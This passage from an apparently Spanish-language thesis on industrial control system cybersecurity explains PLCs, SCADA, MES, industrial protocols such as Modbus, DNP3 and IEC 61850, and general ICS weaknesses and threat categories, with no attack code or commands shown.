máquinas o procesos. Ambas cosas el PLC y sus periféricos asociados están diseñados para que puedan integrarse fácilmente en un sistema de control industrial y de fácil uso en todas sus funciones previstas. (IEC, 2003)

A estos PLCs podemos encontrarlos en dos formatos diferentes que son el compacto o integrado y los modulares. (Electromecanic, 2013)

PLCs compactos o integrados: se caracteriza por ser una sola unidad integrada con todas las partes que componen un PLC, como lo son la CPU, módulo de memoria, las entradas y salidas, la batería o fuente de alimentación, el cable de comunicación y el software de interfaz para la PC, son usualmente utilizados para pequeñas aplicaciones.

PLCs modulares: estos PLCs están compuestos por diversos elementos que se pueden agrupar para cubrir la necesidad del usuario final. Los módulos que se pueden usar son la tarjeta madre (chasis o rack), el procesador o CPU, el módulo de memoria, módulos de entrada o salidas o mixto, estos módulos son en su mayoría de entradas y salidas digitales o analógicas.


Los PLC suelen programarse a través de un protocolo propietario del fabricante el cual no suele ser público

1.5.3 DSC

“Sistema de control compuesto por diferentes equipos interconectados entre sí que forman parte de un mismo proceso. Tienen la capacidad de intercambiar entre ellos datos para el control y supervisión del proceso principal”. (Barrero & Oscar Bou, 2020)

El DCS a diferencia del sistema de control centralizado que maneja la función de control único en la ubicación central, para los DCS cada elemento del proceso, maquina o grupo de máquinas está controlado por un controlador dedicado. El DCS consta de varios controladores locales en varias secciones del área de control y están conectados a través de una red de comunicación de alta velocidad. (Tutoriales de Electronica Basica, 2020)

Ilustración 4... Topología de un DCS



Fuente: tutorialesdeelectronicabasica.blogspot.com, 2020

1.5.4 RTU

Los RTU o Unidad Terminal Remota son dispositivos TO para la recepción o envío de señales de control en ubicaciones alejadas del sistema de control principal. (Barrero & Oscar Bou, 2020)

Los RTU están situados en los nodos estratégicos del sistema donde se encargan de gestionar y controlar las subestaciones, estos reciben las señales de los sensores de campo y comandan a los elementos finales de control ejecutando el software de la aplicación SCADA. (López, 2015)

Hoy en día se está adoptando la tendencia de utilizar PLC como RTU gracias a que estos cuentan con un nivel de integración mayor y CPU con mayor potencia de cálculo.

1.6 Deficiencias existentes en los ICS

Para los ICS siempre se priorizó la disponibilidad y la integridad del proceso, por ello, las medidas de seguridad en las mismas son muy escasas, siempre priorizando la producción a la seguridad del sistema, por ello, muchas veces encontramos sistemas con contraseñas de fábrica, conexiones que permiten todo tipo de tráfico entre otros, a continuación, se estará hablando de los errores más comunes. (Gallego, 2018)

- Contraseñas fácilmente evitables: muchos PLC y DCS cuentan con la posibilidad de colocar contraseñas para poder evitar el cambio de la programación del sistema. Sin embargo, existen varias formas de pasar por sobre este proceso, ya sea por resets o por métodos de recuperación de contraseñas. También existen fabricantes que, a través de sus servicios de soporte, da la posibilidad de hacer bypass de las contraseñas.
- Protocolos sin autentificación: En un principio los protocolos no contaban con autentificación ni cifrado de la comunicación lo que provoca que cualquier dispositivo externo pudiese conectarse con el sistema (como lo demostraremos más adelante en la PoC). Hoy en día ya existe protocolos que cuentan con autentificación y cifrado como lo son el DNP3 y el OPC UA entre otros, pero a pesar de esto aún siguen siendo utilizados protocolos que no cuentan con ellos como por ejemplo el protocolo Modbus.
- Web server sin contraseña: hoy en día es muy normal que se disponga de un servicio web para el monitoreo, configuración y mantenimiento del sistema (como lo mostraremos más adelante en la PoC) sin embargo algunos no cuentan con un método de autentificación o son de muy fácil acceso como es el ejemplo el OpenPLC server de la PoC que no cuenta con un metodo de autentificación y es muy accesible por lo que cualquiera puede cambiar las configuraciones de los PLC.
- QoS (Quality of Service) Pobre: la calidad del servicio de la comunicación en las redes industriales muchas veces es opacada por la necesidad de los diseñadores de privar la velocidad de ejecución por sobre la efectividad de las comunicaciones. Dado esto, un

ataque DoS podría fácilmente desbordar estas comunicaciones y causar problemas en el funcionamiento del programa de automatización.

- Dificultad de Parcheo: esto es un problema muy común ya que cuando se diseña el proyecto del automatismo se considera que este va a durar por lo menos unos 20 años, y durante ese tiempo se van encontrando nuevas vulnerabilidades sin embargo es muy raro que estas sean parcheadas o se parchean incorrectamente, que esto luego genera aún más problemas, por esta misma razón alguno prefieren no parchear ni actualizar para no desconfigurar el automatismo, dejando vulnerable todo el sistema.

Capítulo II

En este capítulo se estará hablando del nivel 3 y 4 de la ISA 95 que corresponden tanto al nivel de la interacción human-machine, que se da a través del HMI y SCADA, como de los softwares de gestión y recolección de datos para uso empresarial como lo son el Historia y el MES. Y también estaremos hablando de las comunicaciones entre los niveles. Es aquí donde se da la convergencia entre TO y las TIC, siendo así, el punto de enfoque de los ciberdelincuentes cuando buscan perjudicar las infraestructuras Críticas.

2.1 Sistemas utilizados en los niveles superiores de la ISA-95

2.1.1 HMI

El HMI o interfaz hombre-máquina es un dispositivo con interfaz de usuario mediante el cual un operador puede visualizar y actuar sobre el estado del proceso o detectar alertas. Algunos HMIs tienen una pantalla táctil o botones de función que permite al operario interactuar con el proceso, en especial cuando hay alarmas que atender. (Barrero & Oscar Bou, 2020)

La diferencia entre un HMI y un sistema SCADA se da en que el HMI suele ser más local, usualmente se lo encuentra en el lugar del proceso que va a monitorear y únicamente monitorea ese proceso. En la mayoría de los casos ya viene con la máquina.

Ilustración 5... HMI



Fuente: infoplcn.net, 2020

2.1.2 SCADA

El sistema SCADA (Supervisory Control And Data Acquisition) como su nombre lo indica es un sistema que nos permite supervisar, controlar, recopilar y analizar información adquirida por los diversos sensores, PLCs y DCS a través de una interfaz gráfica. Esto nos permite tener una visión global de todo el proceso industrial, a diferencia del HMI que es mal local. La misma está constituida por un conjunto de redes, equipos y programas que monitorizan en tiempo real los procesos industriales. (Barrero & Oscar Bou, 2020)

Funciones del Sistema SCADA:

- Adquisición de datos: para recoger, procesar y almacenar la información recibida.

- Supervisión: para observar desde un monitor la evolución de las variables de control.
- Control: para modificar la evolución del proceso, actuando bien sobre los reguladores autónomos básicos (consignas, alarmas, menús, etc.) bien directamente sobre el proceso mediante las salidas conectadas.
- Transmisión: transmisión de información con dispositivos de campos y otros PC.
- Base de datos: Gestión de datos con bajos tiempos de acceso. Suele utilizar ODBC.
- Presentación: Representación gráfica de los datos. Interface del operador o HMI (Human Machine Interface).
- Explotación: de los datos adquiridos para gestión de la calidad, control estadístico, gestión de la producción y gestión administrativa y financiera.

Módulos o bloques de software del Sistema SCADA:

- Configuración: permite al usuario definir el entorno de trabajo de su SCADA, adaptándolo a la aplicación particular que se desea desarrollar.
- Interfaz gráfica: proporciona al operador las funciones de control y supervisión de la planta. El proceso se representa mediante sinópticos gráficos.

- Módulo de proceso: ejecuta las acciones de mando preprogramadas a partir de los valores actuales de variables leídas. La programación se realiza por medio de bloques de programa en lenguaje de alto nivel (como C, Basic, etc.).
- Gestión y archivo de datos: se encarga del almacenamiento y procesado ordenado de los datos, de forma que otra aplicación o dispositivo pueda tener acceso a ellos.
- Comunicaciones: se encarga de la transferencia de información entre la planta y la arquitectura hardware que soporta el SCADA, y entre esta y el resto de los elementos informáticos de gestión.

2.1.3 Sistema de Historización

Este sistema está basado en motores de bases de datos, pero con la gran diferencia de que fueron diseñados específicamente para manejar volúmenes grandes de información con gran variedad en tipos de datos que se dan en los entornos industriales y todo esto a una alta velocidad. Existen historizadores que pueden almacenar datos de más de 200.000 variables analógicas con tiempos de registro de variable en milisegundos. (Gallego, 2018)

Estas bases de datos no están relacionadas con MySQL, MS SQL u Oracle ya que son demasiado lentas, salvo algunas excepciones. Fueron diseñadas para actualizar los valores de múltiples tablas a la vez, mientras que los sistemas de historización se centran en gestionar lo que se conoce como VTQ: el valor de la variable (Value), el tiempo de estampación de dicho valor (timestamp) y la calidad de dato registrado (Quality), por ello en infraestructuras donde el registro

de información se da en redes de comunicación intermitentes, los historizadores son capaces de recomponer el orden de los bloques de información gracias al valor del Timestamp. (Gallego, 2018)

Funciones de los historizadores


Su función es la de incorporar herramientas para explotar, analizar y contextualizar la información almacenada. De esta forma se pueden tomar decisiones basadas en los datos objetivos de manera más sencilla, lo que a su vez también nos da la posibilidad de realizar backups automáticos.

2.1.4 Soluciones Batch

“El procesamiento batch o por lotes es el proceso mediante el cual una computadora completa lotes de trabajos, a menudo simultáneamente, en orden secuencial y sin parar. También es un comando que garantiza que los trabajos grandes se calculen en partes pequeñas, para mejorar la eficiencia durante el proceso de depuración”. (Gomar, 2018)

El procesamiento de batch inicio con el uso de tarjetas perforadas que se tabularon para decirle al ordenador que debía hacer. Esta práctica data desde 1890 cuando Hernan Hollerith creo tarjetas perforadas para procesar datos. El procesamiento que utiliza batch hoy en día son de alertas de administración basadas en excepciones para notificar a las personas si hay problemas, lo que permite a los administradores trabajar sin tener que controlar regularmente el proceso de lotes.

Ilustración 6... Esquema de un sistema Batch



Fuente: profesionalreview.com, 2018


2.1.5 Sistema MES

El MES se encuentra en el nivel 3 dentro de la clasificación de los niveles de la ISA 95, el nivel 3 es conocido por ser el nivel donde un sistema de ayuda para la gestión de operación del entorno industrial siendo el intermediario entre quien decide las operaciones a realizar y quien las ejecuta.

El MES es un software de captura de datos en planta, se encarga de gestionar y monitorear los procesos productivos que intervienen en la fabricación de productos intermedios y/o terminados desde la materia prima. (OVERTEL Tecnology System, 2018)

Su monitorización puede darse de forma automática o de forma manual por los operadores de las máquinas.

Ilustración 7... Esquema de un sistema MES



Fuente: docplayer.es, 2019


2.2 Convergencia TIC y TO

Estamos pasando por una era de la digitalización de los procesos donde se están adaptando las tecnologías a nuevos procesos para así poder mejorar en el servicio y el producto para el cliente, tecnologías como IoT (Internet of Things), Big data, Cloud, etc. Pero para poder implementar dichas tecnologías es necesario la integración de los sistemas tanto TIC como TO, pero esto además de generar grandes beneficios también trae consigo nuevas amenazas.

La convergencia de los sistemas TIC con los TO se da a través de las redes de comunicación que generan esta cadena de mando durante su integración en los distintos niveles de la ISA 95, que

también funciona como un camino desde la red de gestión empresarial a la red de TO. Camino que, de no ser segmentado y debidamente protegido, los ciberdelincuentes podrían usarlo para llegar a la planta y hacer daño en el mundo real. (INCIBE, 2018)

Ilustración 8... Convergencia TIC & TO



Fuente: incibe-cert.es, 2018

En un principio las TO y TIC se encontraban aisladas entre sí, este aislamiento protegía a los sistemas TO de amenazas como los ciberataques, por lo que los dispositivos fueron

evolucionando en función a la precisión de sus funciones, mayor producción, mejor manejo, por ello la mayoría de los dispositivos carecen de defensas ante ciberataques.

2.3 Redes Industriales

Dentro de las industrias existen varios tipos de redes de comunicación diseñadas para interconectar desde dispositivos de campo con módulos de Entrada y Salida hasta dispositivos más complejos como computadores por medio de cables ethernet, siguiendo estos un protocolo de comunicación. Cabe resaltar que un protocolo vendría a ser un conjunto de reglas utilizadas en la comunicación entre dos o más dispositivos.

Buses de Campo:

Protocolo utilizado en una red de control para la comunicación de los distintos dispositivos de campo o de control (sensores, actuadores, PLC, DCS, etc.). Los buses de campo pueden utilizar conexiones y protocolos específicos como Profibus, Profinet o FieldBus, a través de distintas tipologías de redes físicas, incluyendo comunicaciones serie RS-232/485 o Ethernet. Los elementos de control utilizan protocolos propietarios del fabricante u otros de carácter general como Modbus, DNP3 o OPC-UA. (Barrero & Oscar Bou, 2020)

Medios Físicos de Comunicación industrial

Las comunicaciones entre los dispositivos industriales pueden darse a través de varios medios ya sea cableado o inalámbricos. A continuación, estaremos mencionando algunos de ellos.

- RS-232
- RS485
- Ethernet
- DH+
- LONWORKS
- MODBUS+
- USB
- Fibra óptica

De Estos estaremos hablando de los más utilizados que son Ethernet y RS-485


Conexiones soportadas bajo RS-485

Aunque todo apunta a que en un futuro todo pasara a ser Ethernet existen lugares donde no se puede dar la conexión Ethernet ya que este requiere consume cierta cantidad de energía y existe lugares muy volátiles donde se debe mantener por debajo de la mili watts de energía.

El RS-485 también conocido como EIA-485 es un estándar de capa física de comunicación, bus diferencial multipunto, ideal para la transmisión a altas velocidades por largas distancia (10Mbit/s hasta 12metros y 100kbit/s en 1200) por ello es más utilizado que el RS-232 que tiene

un menor rango. La transmisión se da a través de un par trenzado que admite 32, 128 o 256 estaciones en 1 solo par. Utiliza solo la primera capa del modelo OSI. Su funcionamiento se basa en que un equipo Master o maestro se encarga de ir preguntando a cada Slave o Esclavo y este solo podrá responder si coincide su número de estación. Se es una comunicación half-duplex o semidúplex. (Wikipedia, 2021)

Ilustración 9...Bus RS-485 de 4 hilos



Fuente: wut.de,2020

Protocolos basados en RS-485:

- Profibus:
- Canbus
- ASI:
- Modbus RTU

Ethernet/TCP-IP

Como mencionamos anteriormente es una de las capas físicas más utilizadas últimamente, dado al gran crecimiento tecnológico, donde cada vez más se van introduciendo más microcontroladores. Sin embargo, hay que aclara que el que el Ethernet utilizado en los sistemas de control industrial o menor dicho en la parte operativa no es el mismo que se utiliza en la parte empresarial

Ethernet viene originalmente de la comunicación de la oficina y generalmente se conecta en el área de la oficina mediante topología en estrella. El Ethernet Industrial se desarrolló a partir de esta tecnología básica. Sin embargo, para las aplicaciones industriales son decisivos factores como la capacidad de transmitir en tiempo real y la fiabilidad. Por esta razón, se han desarrollado componentes y protocolos que proporcionan un comportamiento predecible en el tiempo y mecanismos de redundancia para evitar posibles fallos. Gracias a esto, la comunicación no se interrumpe y los fallos y los tiempos de inactividad se minimizan. El Ethernet Industrial, como su nombre lo indica, se utiliza en el área industrial (nivel de campo) y, por lo tanto, debe funcionar de manera fiable incluso en condiciones extremas. Por lo tanto, nuestros productos para Ethernet Industrial no solo resisten temperaturas extremas, polvo y humedad, sino que también son resistentes al estrés químico o mecánico. (LAPP España, 2021)

Buses basados en Ethernet

- Profinet


- CC-Link
- Sercos
- Powerlink
- Ethercat
- Modbus/TCP-IP

Protocolo Modbus

En el año 1979 la empresa MODICON-804 creo el protocolo Modbus para utilizarlo con sus PLCs. Se creo para transmitir información a través de líneas seriales entre dispositivos electrónicos. Este protocolo se creó para integrar los distintos dispositivos de diferentes marcas que existían ya que antes todo se manejaba por protocolos propietarios y solo se podían utilizar dispositivos de la misma marca. Todo esto cambio gracias a Modbus se liberó como un protocolo abierto, lo que provocó que infinidad de dispositivos de rango inferior lo adoptaran, como fueron los variadores de frecuencia, RTU, IEDs. Adoptándose también como segunda opción de comunicación en otros PLCs a través de módulos de comunicación. Por ello Modbus ha sido de los más utilizados en variantes serie (RTU [hex] y ASCII) y TCP (puerto TCP-502). En una red Modbus estándar puede haber un Maestro y hasta 247 esclavos. (Simply Modbus , 2020)

El protocolo Modbus transmite entre dispositivos a través de líneas seriales. Los datos se envían a través de códigos binarios que varian en su traducción dependiendo si son hexadecimal o ASCII.

Ilustración 10...Funcionamiento del protocolo Modbus



Fuente: simplymodbus.ca,2020

Las especificaciones del protocolo definen unos pocos comandos de lectura y escritura, y los tipos de datos a leer y escribir se reducen a 4 tipos:

Ilustración 11...Códigos de funciones de operación Modbus

Código de función	Acción	Nombre de la tabla
01 (01 hexadecimal)	Leer	Bobinas de salida discretas
05 (05 hex)	Escribir sencillo	Bobina de salida discreta
15 (0F hex)	Escribe varios	Bobinas de salida discretas
02 (02 hex)	Leer	Contactos de entrada discreta
04 (04 hexadecimal)	Leer	Registros de entrada analógica
03 (03 hex)	Leer	Registros de retención de salida analógica
06 (06 hexadecimal)	Escribir sencillo	Registro de retención de salida analógica
16 (10 hex.)	Escribe varios	Registros de retención de salida analógica

Fuente: simplymodbus.ca,2020

Y en cuanto al tamaño de los datos (registros de 16 bits, enteros de 32 bits con signo o sin signo, flotantes...) El protocolo no contempla distinciones, sino que la conversión se realiza a nivel de aplicación. Por ejemplo, la lectura de un registro de 32 bits con signo corresponde a la lectura de dos registros de 16 bits, y será el driver de comunicaciones quien compusiese el dato final a través de datos proporcionados por el dispositivo. (Gallego, 2018)

Protocolo DNP3

El DNP3(Distributed Network Protocol, en su versión 3) es un protocolo de comunicación entre IED (Intelligent Electronic Device), RTU (Unidades Remotas) y estaciones de control, Se utiliza mayormente en el sector eléctrico, con mayor presencia en el mercado americano que en Europa.

El DNP3 define las variables datos por tipo y comportamiento, de manera a priorizar las funciones que representen un cambio de variable, también se comunica utilizando un ancho de banda limitado para transportar valores de datos y comandos simples entre los extremos del sistema. Permitiendo el envío de enlaces en serie, multipunto, radioenlaces, conexiones de marcado y a través de redes dedicadas mediante TCP/IP o UDP. Gracias a esta adaptabilidad, se puede gestionar la mayoría de los escenarios de interrupción de conexión, dando como resultado un sistema de comunicación más resiliente con menos errores y fallos. (Punzenberger, 2020)

Este protocolo también se destaca por su seguridad ya que utiliza un sistema de cifrado de comunicación para proteger los datos y un sistema de autentificación para evitar las intervenciones no autorizadas.

El cifrado que utiliza es el cifrado TLS que salvaguarda los sistemas conectados a través de canales TCP/IP cifrando los datos de manera que solo el sistema interno pueda leerlos. Está definido por el estándar DNP3 y la norma IEC 62351-3.

DNP3 vs IEC 61850

Aunque el protocolo DNP3 es el estándar más utilizado para el mercado energético estadounidense, en instalaciones eléctricas, de agua y aguas residuales, la norma europea IEC 61850 cada vez está abriendose más paso como el referente del futuro de los protocolos de comunicación. Siendo cada vez más adoptada en todo el mundo, muchas empresas que hoy en día tienen DNP3 están optando también por la funcionalidad transversal de ambos. Pero antes de integrarlos es importante primero entender sus diferencias. (Punzenberger, 2020)

De acuerdo con Punzenberger una de sus principales diferencias podría ser el hecho de que DNP3 se centra en el transporte de datos simples de manera segura y ligera, mientras que la norma IEC 61850 se centra en la comunicación de activos y la protección de los equipos, IED o sistemas HMI/SCCADA ya que esta norma fue creada enfocada para los incidentes relacionados a la Ciberseguridad. Otra diferencia importante es que la norma IEC se centra más en el contexto de

los datos, mientras que, el DNP3 se centra en los datos y no tanto en su contextualización dejando este trabajo más a los ingenieros para que lo gestionen.


La norma IEC 61850 contempla las siguientes ventajas sobre el DNP3

- Tiempos de configuración reducidos: se reducen los tiempos necesarios para la configuración de los nuevos sistemas automatizados de la subestación gracias a la disponibilidad de un modelo de datos bien definido para los activos de las subestaciones.
- Mejor estandarización y organización: diseñado con un enfoque orientado a objetos, esto permite que los diseñadores puedan diseñar configuraciones estándar para elementos del sistema energético. Esto implica que se pueden eliminar o añadir bloques individuales sin tener que volver a rediseñar toda la ingeniería del sistema.
- Menos reconfiguración física: en caso de necesitar cambios, se pueden realizar cambios en el software en lugar de proceder a una reconfiguración física. Así se pueden realizar cambios fácilmente o volver a configuraciones anteriores sin necesidad de cambios costosos en los equipos.
- Mayor virtualización: se pueden realizar modelos de subestaciones y realizar pruebas en un entorno virtual antes de su implementación. De esta forma poder tener un mejor diseño inicial más robusto que requiera de menos modificaciones futuras.

IEC 61850

El estándar IEC 61850, desarrollado por la Comisión Electrotécnica Internacional (IEC, International Electrotechnical Commission), define una serie de protocolos de comunicación entre los distintos dispositivos de subestaciones eléctricas. Estos protocolos son Sampled Measured Values (SMV), Simple Network Time Protocol (SNTP), Manufacturing Message Specification (MMS) y Generic Substation Events (GSE), que a su vez se dividen en Generic Object-Oriented Substation Events (GOOSE) y en Generic Substation State Events (GSSE, actualmente en desuso). (INCIBE, Incibe-Cert, 2019)

Ilustración 12... Modelo de capas de la IEC 61850



Fuente: (INCIBE, Incibe-Cert, 2019)

Los protocolos que conforman el estándar IEC 61850

- Sampled Measured Values: se utiliza para proporcionar una rápida comunicación de los valores de medición, protección y control. Funciona a través de Ethernet (capa 2 OSI) y los mensajes son encapsulados como multicast.
- GOOSE: se utiliza para la transmisión en tiempo real de eventos críticos, y funciona también a través de mensajes multicast de Ethernet (Capa 2 OSI).
- SNTP: es utilizado para la sincronización de tiempo de los dispositivos. Como su nombre lo indica, se trata de una versión simplificada del protocolo NTP. Se utiliza para la transmisión de protocolo UDP (Capa 4 OSI).
- MMS: se utiliza como base de las comunicaciones de datos de aplicación en el estándar IEC 61850. Sus mensajes son enviados a través de las conexiones TCP (Capa 4 OSI) y es utilizada para las comunicaciones entre cliente y servidor.

Capítulo III

En este capítulo se estará hablando sobre las Amenazas y vulnerabilidades presentes en los ICS, además de presentar también algunos principales casos de estudio de anteriores Ciberataques.

3.1 Amenazas electrónicas o Ciberamenazas a los ICS

Sabemos que las amenazas son la posibilidad de ocurrencia de cualquier tipo de evento o acción que pueda terminar en un daño a un equipo ya sea este físico o a nivel de la funcionalidad del mismo.

Joseph Weiss en su libro "Protecting Industrial Control System from Electronic Threats" del 2010 nos habla sobre que podría constituir a una amenaza electrónica o ciberamenazas para los sistemas de control industrial. Ellos pueden ser rotos de diferentes maneras, entre las más importantes se encuentran:

- **Amenazas internas intencionales:** esto se da cuando una persona con "información privilegiada" es despedida, no cobra todo lo que se le prometió o simplemente no queda satisfecho de alguna manera con la empresa en cuestión, por lo que buscan venganza de la empresa utilizando la información que tienen para acceder a los sistemas de control y general algún daño. Como en el caso de Mario Azar, quien fue consultor de tecnología de la información para Pacific Energy Resources, a quien le prometieron un trabajo de tiempo completo en cuento recibía

su ultimo paga, sin embargo, esto no fue así, por lo que, según la acusación formal, desde el 8 de mayo hasta el 29 de junio del 2008, Azar uso múltiples cuentas de usuario para dañar el sistema de detección de fugas mientras estaba conectado desde su casa.

- **Amenazas internas involuntarias:** la confusión entre los ICS y los sistemas de información hacen que abunden los impactos no deseados. La mayoría de ellos se da por un diseño, políticas, arquitectura, procedimientos, tecnologías o pruebas inadecuadas. Estos son posiblemente los más frecuentes y los más difíciles de identificar.
- **Amenazas externas no dirigidas:** en esta categoría se encuentran los virus y gusanos que fueron diseñados y liberados de forma maliciosa para causar daños. No están dirigidos a los ICS, pero si estos se encuentran conectados a las redes TIC de gestión y verse afectados en el proceso. Se vio mucho esto con los USB contaminados que fueron colocados en las computadoras del nivel empresarial y llegaron hasta los ICS.
- **Actores Maliciosos:** aquí entran los hackers de sombrero negro, los Hacktivistas e incluso otras naciones. Es cuando el actor malicioso como lo dice su nombre busca dañar de alguna manera los ICS, siendo este el peor de las amenazas, ya que, en algunos casos pueden ser muy difíciles de prevenir.

3.2 Vulnerabilidades en los ICS

